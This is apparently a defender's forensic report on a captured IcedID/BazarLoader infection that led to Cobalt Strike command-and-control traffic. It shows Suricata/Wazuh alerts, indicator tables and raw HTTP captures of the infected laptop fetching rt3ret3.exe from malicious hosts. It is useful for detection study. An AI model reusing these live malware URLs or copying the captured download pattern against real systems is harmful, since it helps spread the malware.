Analysis Cobalt Strike Report

ANALYSIS TECHNIQUE AND NO TECHNIQUE FORENSIC NETWORK

Me observed a threat actor conducting an intrusion utilizing the IcedID payloads for initial access. They later performed a number of techniques from host discovery to lateral movement, using RDP and SMB to access the file servers within an enterprise domain.

IcedID (known as BokBot) first observed in 2017, continues to be an active and capable threat against both individuals and organizations. The IcedID malware utilizes a modular malware framework and incorporates a number of anti-forensic and defense evasion capabilities. This malware has like others before it moved into the initial access broker market being used as an entry point for follow on activity like Cobalt Strike, and has lead to multiple domain wide ransomware deployments such as Revil and Conti.

Me found 6 private keys for rogue Cobalt Strike software, enabling C2 network traffic decryption.

The communication between a Cobalt Strike beacon (client) and a Cobalt Strike team server (C2) is encrypted with AES (even when it takes place over HTTPS). The AES key is generated by the beacon, and communicated to the C2 using an encrypted metadata blob (a cookie, by default).

RSA encryption is used to encrypt this metadata: the beacon has the public key of the C2, and the C2 has the private key.




Figure 1: C2 traffic

Malware Infected

Devices	:	LAPTOP-X9NAQ2EU (Dell Inc.)
MAC Address	:	14:b3:1f:9d:33:92
IP Address	:	192.168.5.125
DNS Server	:	clockwater-dc.clockwater.net (192.168.5.5)
LDAP	:	clockwater-dc.clockwater.net (192.168.5.5)
Infected	:	Malware, C2, Botnet, Phising
Time Start	:	03/30/2021-05:22:26




Figure 2: Davice infected

Network Graph:

IP Address And Domain Label




Figure 1: IP Address And Domain Label




Figure 2: IP Address Connection

Malicious Traffic




Figure 3: Malicious Traffic

Connection Count




Figure 4: Connection Count

Communications:

Interactive Data Table

Timestamp	Source IP	Destination IP	Source Port	Destination Port	Transport Protocol	Signature Name	Alert Description	Severity	Signature ID
3/30/2021 5:25:24 AM	184.72.1.208	192.168.5.125	443	50352	TCP	ET MALWARE Observed Malicious SSL Cert (BazaLoader CnC)	Domain Observed Used for C2 Detected	HIGH	2033034
3/30/2021 5:25:28 AM	184.72.1.208	192.168.5.125	443	50353	TCP	ET MALWARE Observed Malicious SSL Cert (BazaLoader CnC)	Domain Observed Used for C2 Detected	HIGH	2033034
3/30/2021 5:58:04 AM	184.72.1.208	192.168.5.125	443	50405	TCP	ET MALWARE Observed Malicious SSL Cert (BazaLoader CnC)	Domain Observed Used for C2 Detected	HIGH	2033034
3/30/2021 5:58:19 AM	184.72.1.208	192.168.5.125	443	50407	TCP	ET MALWARE Observed Malicious SSL Cert (Bazar Backdoor)	Domain Observed Used for C2 Detected	HIGH	2032313
3/30/2021 6:01:59 AM	192.168.5.125	217.12.218.46	50412	80	TCP	ET MALWARE Cobalt Strike Malleable C2 (OneDrive)	Malware Command and Control Activity Detected	HIGH	2029743
3/30/2021 6:02:08 AM	192.168.5.125	217.12.218.46	50414	80	TCP	ET MALWARE Cobalt Strike Malleable C2 (OneDrive)	Malware Command and Control Activity Detected	HIGH	2029743
3/30/2021 6:02:57 AM	192.168.5.125	217.12.218.46	50459	80	TCP	ET MALWARE Cobalt Strike Malleable C2 (OneDrive)	Malware Command and Control Activity Detected	HIGH	2029743
3/30/2021 6:03:07 AM	192.168.5.125	217.12.218.46	50462	80	TCP	ET MALWARE Cobalt Strike Malleable C2 (OneDrive)	Malware Command and Control Activity Detected	HIGH	2029743

Figure 5: C2 Traffic Communications

Command and Control

Cobalt Strike is using GET and POST requests to communicate with the C2 server. The threat actors can choose between HTTP, HTTPS and DNS network communication. When it comes to C2, we typically see HTTP and HTTPS beacons. By default, Cobalt Strike will use GET requests to retrieve information and POST requests to send information back to the server. As explained above, all the default configurations can change with the use of malleable profiles. Even though we don't see this very often, the beacon could also be configured to send back information with GET requests in small chunks. If you want a deep dive into detecting Cobalt Strike CnC, this article from UnderDefense is a great resource.

The metadata is encrypted with a public key that is injected into the beacon.

HTTP Headers POST




Figure 6: HTTP Header




Figure 7: HTTP Header

LAPTOP-X9NAQ2EU.clockwater.net (192.168.5.125):50334 ↔ admin.yougleeindia.in (104.21.74.174):80 (*POST*)

```
POST /theme/js/plugins/rt3ret3.exe HTTP/1.1
Host:  admin.yougleeindia.in
Cache-Control:  no-cache
Content-Length:  4
Pragma:  no-cache

ping

HTTP/1.1 406 Not Acceptable
Transfer-Encoding: chunked
Alt-Svc:443"; ma=86400
Cf-Cache-Status: DYNAMIC
Cf-Ray: 637c79aa3e895d8b-IAD
Cf-Request-Id: 0921aa5e5e00005d8b583b4000000001
Connection: keep-alive
Content-Type: text/html; charset=iso-8859-1
Date:39 GMT
Nel:"cf-nel"}
Report-To:\/\/a.nel.cloudflare.com\/report?
s=XEsoX3bWGqHgLOupzs1tOZ%2BsTddSUZ7O38duyABjUgPl6w%2B%2BnrfltZLv6QZkYELJxZPI5UzTP3I9qTIJgVhA7AP%2F%2Fuo1ErB2CZ6Wgkj3Jrxv9zqZSTw%3D"}]}
Server: cloudflare
Set-Cookie:39 GMT; path=/; domain=.yougleeindia.in; HttpOnly; SameSite=Lax

<head><title>Not Acceptable!</title></head><body><h1>Not Acceptable!</h1><p>An appropriate representation of the requested resource could not be found on this server. This
error was generated by Mod_Security.</p></body></html>
```

Figure 8: HTTP Header

LAPTOP-X9NAQ2EU.clockwater.net (192.168.5.125):50343 ↔ veso2.xyz (176.111.174.53):80 (*POST*)

```
POST /campo/r/r1 HTTP/1.1
Host:  veso2.xyz
Cache-Control:  no-cache
Content-Length:  4
Pragma:  no-cache

ping

HTTP/1.1 200 OK
Content-Length: 42
Cache-Control: no-store, no-cache, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date:21 GMT
Expires:00 GMT
Pragma: no-cache
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie:21 GMT; Max-Age=7200; path=/; HttpOnly

http://veso2.xyz/uploads/files/rt3ret3.exe
```

Figure 9: HTTP Header

▾ LAPTOP-X9NAQ2EU.clockwater.net (192.168.5.125):50344 ↔ 🇷🇺 veso2.xyz (176.111.174.53):80 (*POST*)

```
POST /uploads/files/rt3ret3.exe HTTP/1.1
Host:  veso2.xyz
Cache-Control:  no-cache
Content-Length:  4
Pragma:  no-cache

ping

HTTP/1.1 200 OK
Content-Length: 242176
Accept-Ranges: bytes
Content-Type: application/x-msdos-program
Date:26 GMT
Etag: "3b200-5beb2b25ecee2"
Last-Modified:29 GMT
Server: Apache/2.4.29 (Ubuntu)

MZ□□□□□@□□□□  □!□L□!This program cannot be run in DOS mode.

$kl`^/
□
/
□
/
□
Jk□(
□
/
□
>
□
□d
.
□
□d.
□
Rich/
□
PEd□□□a`□"□□□□Bl□□□□@□□□□□□□□`□□□□□□□□P□□□□`□.text!@□B□ `.rdata□□□`□F@@.data□□□ □□□□@□
```

Figure 10: HTTP Header

Analysis Malware Overview

IP Address	:	104.21.74.174
Location	:	United States
Domain	:	admin.yougleeindia.in
Related Tags	:	BazarLoader, BazarCall,Cobalt Strike, Anchor, Ryuk
File Type	:	text/html
URL	:	*http://admin.yougleeindia.in/theme/js/plugins/rt3ret3.exe*
MD5	:	6a197fe8d7ce5e8a94ccff19e43ba86c
SHA256	:	ba8718c5346f732566535d5c4d6721dbc834ecbff4322d53f26233d1cdffe539
Vendors Detections	:	Fortinate, Sophos, BitDefender

IP Address	:	176.111.174.53
Location	:	Russia
Domain	:	veso2.xyz
Related Tags	:	Trojanspy, yabcx, Cobalt Strike, phishing
File Type	:	application/x-dosexec
URL	:	*http://veso2.xyz/uploads/files/rt3ret3.exe*
MD5	:	efa4b2e7d7016a1f80efff5840de3a18
SHA256	:	291c573996c647508544e8e21bd2764e6e4c834d53d6d2c8903a0001c783764b
Vendors Detections	:	Fortinate, Sophos, SOCRadar, Kaspersky, BitDefender

Here I use the wazuh dashboard sent from Suricata to analyze dangerous traffic and I create the rules
Alert Form Src IP 176.111.174.53

Figure 11: Alert For Suricata > ET DROP Dshield Block Listed Source group 1

Table JSON

Field	Value
_index	wazuh-alerts-4.x-2023.08.26
@timestamp	Aug 27, 2023 @ 02:02:31.328
agent.id	005
agent.ip	10.11.11.31
agent.name	cti.responses
data.alert.action	allowed
data.alert.category	Misc Attack
data.alert.gid	1
data.alert.metadata.affected_product	Any
data.alert.metadata.attack_target	Any
data.alert.metadata.created_at	2010_12_30
data.alert.metadata.deployment	Perimeter
data.alert.metadata.signature_severity	Major
data.alert.metadata.tag	Dshield
data.alert.metadata.updated_at	2023_08_24
data.alert.rev	6742
data.alert.severity	2
data.alert.signature	ET DROP Dshield Block Listed Source group 1
data.alert.signature_id	2402000
data.community_id	1:1/gilYmgvhkvf+jkPQb8yYlQHNg=
data.dest_ip	192.168.5.125
data.dest_port	50329

Figure 12: Table Alert For Suricata > IP Dest 192.168.5.125

data.event_type	alert
data.flow_id	27358173669443.000000
data.flow.bytes_toclient	58
data.flow.bytes_toserver	66
data.flow.pkts_toclient	1
data.flow.pkts_toserver	1
data.flow.start	2021-03-30T05:18:33.141379+0700
data.metadata.flowbits	ET.Evil, ET.DshieldIP
data.pcap_cnt	1222
data.pcap_filename	Pcap Test File.pcap
data.proto	TCP
data.src_ip	176.111.174.53
data.src_port	80
data.srcip	176.111.174.53
data.timestamp	Mar 30, 2021 @ 05:18:33.295
decoder.name	json
GeoLocation.country_name	Russia
GeoLocation.location	{ "coordinates": [37.6068, 55.7386], "type": "Point" }
id	1693076551.65362558
input.type	log
location	/opt/Analysis/pcap/eve.json

Figure 13: Table Alert For Suricata > IP Src 176.111.174.53 Port 80 Country Russia

manager.name	wazuh-brow
rule.description	Suricata: Alert - ET DROP Dshield Block Listed Source group 1
rule.firedtimes	5
rule.groups	ids, suricata
rule.id	86601
rule.level	3
rule.mail	false
timestamp	Aug 27, 2023 @ 02:02:31.328

Figure 14: Table Alert For Suricata

Alert Form Dest IP 176.111.174.53

timestamp per 30 minutes

Time	rule.description	rule.level	rule.id
Aug 27, 2023 @ 02:02:31.452	Suricata: Alert - ET HUNTING SUSPICIOUS Firesale gTLD EXE DL with no Referer June 13 2016	3	86601

Figure 15: Table Alert For Suricata >ET HUNTING SUSPICIOUS Firesale gTLD EXE DL with no Referer June 13 2016

Table JSON

Field	Value
_index	wazuh-alerts-4.x-2023.08.26
@timestamp	Aug 27, 2023 @ 02:02:31.452
agent.id	005
agent.ip	10.11.11.31
agent.name	cti.responses
data.alert.action	allowed
data.alert.category	A Network Trojan was detected
data.alert.gid	1
data.alert.metadata.created_at	2016_06_14
data.alert.metadata.former_category	CURRENT_EVENTS
data.alert.metadata.updated_at	2022_05_03
data.alert.rev	6
data.alert.severity	1
data.alert.signature	ET HUNTING SUSPICIOUS Firesale gTLD EXE DL with no Referer June 13 2016
data.alert.signature_id	2022896
data.app_proto	http
data.community_id	1:xN4QVAgdgjFI3OQZ+48L8yWvS9E=
data.dest_ip	176.111.174.53
data.dest_port	80
data.event_type	alert
data.files.filename	/uploads/files/rt3ret3.exe

data.files.gaps	false
data.files.size	4
data.files.state	CLOSED
data.files.stored	false
data.files.tx_id	0
data.flow_id	223805698122911.000000
data.flow.bytes_toclient	2960
data.flow.bytes_toserver	330
data.flow.pkts_toclient	4
data.flow.pkts_toserver	4
data.flow.start	2021-03-30T05:22:26.566431+0700
data.http.hostname	veso2.xyz
data.http.http_content_type	application/x-msdos-program
data.http.http_method	POST
data.http.length	2488
data.http.protocol	HTTP/1.1
data.http.status	200
data.http.url	/uploads/files/rt3ret3.exe
data.metadata.flowbits	ET.Evil, ET.DshieldIP, exe.no.referer
data.pcap_cnt	1586
data.pcap_filename	Pcap Test File.pcap
data.proto	TCP
data.src_ip	192.168.5.125
data.src_port	50344

data.src_ip	192.168.5.125
data.src_port	50344
data.srcip	192.168.5.125
data.timestamp	Mar 30, 2021 @ 05:22:26.919
data.tx_id	0
decoder.name	json
id	1693076551.65364546
input.type	log
location	/opt/Analysis/pcap/eve.json
manager.name	wazuh-brow
rule.description	Suricata: Alert - ET HUNTING SUSPICIOUS Firesale gTLD EXE DL with no Referer June 13 2016
rule.firedtimes	6
rule.groups	ids, suricata
rule.id	86601
rule.level	3
rule.mail	false
timestamp	Aug 27, 2023 @ 02:02:31.452

Alert Form Src IP 176.111.174.53

timestamp per 30 minutes

Time	rule.description	rule.level	rule.id
Aug 27, 2023 @ 02:02:32.578	Suricata: Alert - ET POLICY PE EXE or DLL Windows file download HTTP	3	86601

Table JSON

Field	Value
_index	wazuh-alerts-4.x-2023.08.26
